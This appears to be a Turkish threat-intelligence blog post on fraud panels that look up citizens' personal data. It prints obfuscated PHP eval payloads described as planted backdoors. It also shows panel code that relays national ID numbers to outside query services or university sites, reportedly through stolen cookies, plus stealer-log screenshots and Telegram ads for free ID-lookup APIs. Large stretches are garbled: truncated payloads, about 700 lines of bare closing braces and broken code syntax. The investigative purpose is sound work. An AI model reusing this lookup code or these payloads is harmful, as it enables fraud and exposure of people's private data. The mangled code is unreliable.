
Payload:
eval(gzinflate(base64_decode(str_rot13('C
Jx3
XGFRhZu5wd+zyshgdXMH4J1JBaFuh6r/3R-'))));

Payload:
eval(gzinflate(str_rot13(base64_decode('BcH
6/kh8Pc
E-'))));

Payload:
eval(gzinflate(base64_decode('
if ($?c = "2185" || $?c = "368" )) {
    exit(' ');
    die();
}
);

```

Bazı kaynak kodlarında ise bu kaynak kodlarını indirip daha sonra kullanacak dolandırıcıların web sitelerine sızmak için arka kapı ([web shell](#)) yerleştirildiğini tespit ettim.




Kaynak kodlarında yer alan tehdit aktörlerinin imzalarını


(rumuz/nickname) [SOCRadar_XTI](#) platformunda arattığımda hangi Telegram kanallarında barındıklarını ve onlarla ilgili olan mesajları okuma şansını elde ettim. (siber güvenlik uzmanları, emniyet yetkilileri için müthiş bir imkan!)

```

240 echo <th style="color: red">.$row["status"]</th>
241
242 if ($row["rank"] == "webmaster") {
243     echo <td colspan="5" style="background: url(/assets/gif/sinsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px; 15px red; color: red;">
244 }
245 } elseif ($row["rank"] == "admin") {
246     echo <td colspan="5" style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px; 10px blue; color: blue;">
247     <td colspan="5" style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px; 10px lightgreen; color: lightgreen;">.$row["rank"]</td>
248 } elseif ($row["rank"] == "guy") {
249     echo <td colspan="5" style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px; 10px lightgreen; color: lightgreen;">.$row["rank"]</td>
250 }
251 }
252 }
253
254 echo <form id="edit_form" action="configuration" method="POST">
255 echo <input id="idown" type="button" value="idown" name="idown">
256 echo <input type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('idown','id')> class="padd btn btn-outline-warning">idown</td>
257 echo <td colspan="5" style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px; 10px lightgreen; color: lightgreen;">.$row["rank"]</td>
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960
```



```
1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array()
5 ' <link href='../assets/plugins/DataTables/datatables.min.css' rel='stylesheet'>',
6 ' <link rel='icon' href='https://quarex.pro/assets/images/quarexlogo2.png' type='image/x-icon' /> ',
7 ' <link href='../assets/plugins/DataTables/style.css' rel='stylesheet'>'
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/.....php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date("d.m.Y");
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM 'sh_kullanici' WHERE id='$sil'";
20     if ($conn->query($query) === TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27 }
```



The image displays three screenshots of the SocRadar Threat Hunting interface, showing search results for different queries. Each screenshot includes a sidebar with navigation options, a main search area, and a right-hand panel with trending keywords and recent IP addresses.

Screenshot 1: Search for 'Abosadit'

- Search Results: 1435 results found from 2023-04-17 to 2023-06-18.
- URL: <https://t.me/71435>
- Telegram: 2023 May 16 - 1 month ago
- Buttons: telegram, social, surface web, group, channel
- Result: **Abosadit**, 103 have users, 103 of 103 have been verified to groups linked.
- Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified that the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information drawn from such and your reliance on such third party websites and/or applications and/or the information drawn from such.

Screenshot 2: Search for 'Source:Telegram'

- Search Results: 732355 results found from 2023-04-17 to 2023-06-18.
- URL: <https://t.me/732355>
- Telegram: 2023 May 16 - 1 month ago
- Buttons: telegram, social, surface web, group, channel
- Result: **Source:Telegram**, 103 have users, 103 of 103 have been verified to groups linked.
- Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified that the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information drawn from such and your reliance on such third party websites and/or applications and/or the information drawn from such.

Screenshot 3: Search for 'fayd'

- Search Results: 9335 results found from 2023-04-17 to 2023-06-18.
- URL: <https://t.me/9335>
- Telegram: 2023 May 16 - 1 month ago
- Buttons: telegram, social, surface web, group, channel, script, url, image, pdf, zip
- Result: **fayd**, 103 have users, 103 of 103 have been verified to groups linked.
- Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified that the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information drawn from such and your reliance on such third party websites and/or applications and/or the information drawn from such.

Sıra bu sorgu panelleri üzerinden vatandaşlara ait bilgilere nasıl erişildiğini öğrenmeye geldiğinde, 3 farklı panele ait kaynak


```

1 k?php
2 include "../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include '../vdsip.php';
6 $url = "http://.../apiservice/tapu/tapu.php?tc=$tc&auth=1";
7 $baskisikenfayuj = curl_init($url);
8 curl_setopt($baskisikenfayuj, CURLOPT_URL, $url);
9 curl_setopt($baskisikenfayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($baskisikenfayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($baskisikenfayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $resp = curl_exec($baskisikenfayuj);
14 curl_close($baskisikenfayuj);
15
16
17 echo $resp;
18
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "kadi isimli üye $tc için sorgu yaptı!");
22
23 >

```

```

1 k?php
2 include "../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include '../vdsip.php';
7 $url = "http://.../apiservice/uni/uni.php?tc=$tc&auth=1";
8 $baskisikenfayuj = curl_init($url);
9 curl_setopt($baskisikenfayuj, CURLOPT_URL, $url);
10 curl_setopt($baskisikenfayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($baskisikenfayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($baskisikenfayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($baskisikenfayuj);
15 curl_close($baskisikenfayuj);
16
17
18 echo $resp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v3", "Üniversite Sorgu", "kadi isimli üye $tc için sorgu yaptı!");
22
23 >

```


API Nedir?

API'ler, iki yazılım bileşeninin belirli tanımlar ve protokoller aracılığıyla birbiriyle iletişim kurmasına olanak tanıyan mekanizmalardır. Örneğin, meteoroloji müdürlüğünün yazılım sistemi, günlük hava durumu verilerini içerir. Telefonunuzdaki hava durumu uygulaması, API'ler aracılığıyla bu sistemle “konuşur” ve telefonunuzda size günlük hava durumu güncellemelerini gösterir. (Referans: [Amazon](#))

İkinci yöntemde ise bu defa panel üzerinden yapılan sorgularda arada Web API olmadan yine kuvvetle muhtemel çalıntı hesap

bilgileri ([çerez](#)/cookie) ile erişim yetkisi olan web sitelerine (devlet, üniversite vb.) iletiliyordu. Gelen yanıtlar da yine bir önceki yöntemde olduğu gibi aynı yol üzerinden sorguyu yapan kullanıcılara/kişilere geri iletiliyordu. Bunun da iletişimine akışa dökmem gerekirse;

Kullanıcı -> Sorgu Paneli (Dolandırıcıya ait) -> Web Sitesi (yetkili, çalıntı bir hesabın çerezi ile erişim)





```

1 <?php
2
3 include "../../server/authcontrol.php";
4
5
6
7
8
9
10 header("Content-Type: application/json; utf-8;");
11
12 $tc = $_POST['tc'];
13 $dogum = $_POST['dogum'];
14
15 $url = "https://enstitu.edu.tr/aday/crudbilgiSetir.action?yerli_kinlik_tc_kinlik_no=$tc&aday_adn$dogum_soyad=$dogum_yerli_kinlik_dogum_tarihi=$dogum";
16 $agent = "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36";
17 $ch = curl_init();
18 curl_setopt($ch, CURLOPT_URL, $url);
19 curl_setopt($ch, CURLOPT_POST, 1);
20 curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
21 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
22 $response = curl_exec($ch);
23 $json = json_decode($response, true);
24
25 echo json_encode(array("success" => "true", "data" => $json["adayList"]));
26
27
28
29
30
31
32
33
34
35
36


```







Kuvvetle muhtemel çalıntı hesaplarla yapıyor dememin başlıca sebebi SOCRadar'ın siber tehdit istihbaratı platformunda kötüye kullanılan bu web sitelerini arattığımda, erişim bilgilerini içeren kayıtların ([stealer logs](#): kullanıcı adı, parola, çerez vb.) yeraltı dünyasında satıldığını görmem ile oldu. Muhtemelen bazı tehdit aktörleri bu sitelere, sistemlere erişim yetkisi olan kullanıcıların sistemlerini hackleyip, elde ettikleri bu bilgileri (stealer logs) başka tehdit aktörlerine, dolandırıcılara satıyorlar. Yazının sonundaki videoda geçen ifadelerin de bunu destekler nitelikte olduğunu söyleyebiliriz.




The screenshot displays the StealerLogs.io interface. At the top, there's a navigation bar with 'Stealer Logs' highlighted. Below it, a search bar contains 'gmv.ir'. The main table lists 12 entries of stolen credentials. Each entry includes an ID, IP address, username, password, tag, filename, log date, country, and details. The 'Details' column shows a 'Possible Customer' button and a 'Domain Intel Card' section. The 'Domain Intel Card' shows a 'Domain Score' of 0, indicating a 'Very Low Risk' for 'gmv.ir (Deprecated)'. The 'Risk Score' is also shown as 0.

ID	IP Address	Username	Password	Tag	Filename	Log Date	Country	Details
00	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
01	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
02	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
03	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
04	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
05	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
06	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
07	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
08	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
09	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
10	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
11	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details
12	193.50.135.101	gmv@ParsMail		Possible Customer	passwords.txt	19-Jun-2023	IR	Details

Ayrıca yaptığım araştırmalarda Web APİlerinin de sorgu

Ayrıca yaptığım araştırmalarda Web APIlerinin de sorgu

panelleri gibi yeraltı dünyasında (underground) ayrı bir piyasasının olduğunu öğrendim.



263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri	Adı	
	Soyadı	
	Doğum Tarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
Telefon Bilgileri	İlçe	
	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

<https://.tk/free/detaylitsorgu.php?tc=>



2

246 03:20

1,698 subscribers


Previous message

ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: [https://\[redacted\].org.tr/](https://[redacted].org.tr/) ANAHTAR: [https://t.me/\[redacted\]](https://t.me/[redacted])

1

1065 19:45

5 comments



ilaç apisi gelmiştir satın almak için

1080 20:09

Leave a comment

[Hack 4 Career, Inf...](#) [LinkedIn](#) [Mert SARICA \(mer...](#) [Inbox - mert.saric...](#)

80k Eokul Api

Konu Sahibi

5

8 Yorum

55 Okunma

MEBBİS VE İLAC SORUŞU PANELİ (sayfalar: 1 2 3 4 ... 11)

Konu Sahibi

18

103 Yorum

510 Okunma

İşyeri & Plaka Sorgulama Ücretsiz | [redacted] (sayfalar: 1 2 3 4 5)

Konu Sahibi - I

11

43 Yorum

477 Okunma

Tc İle Ders Sorgulama (sayfalar: 1 2 3 4 ... 12)

Konu Sahibi

13

110 Yorum

448 Okunma

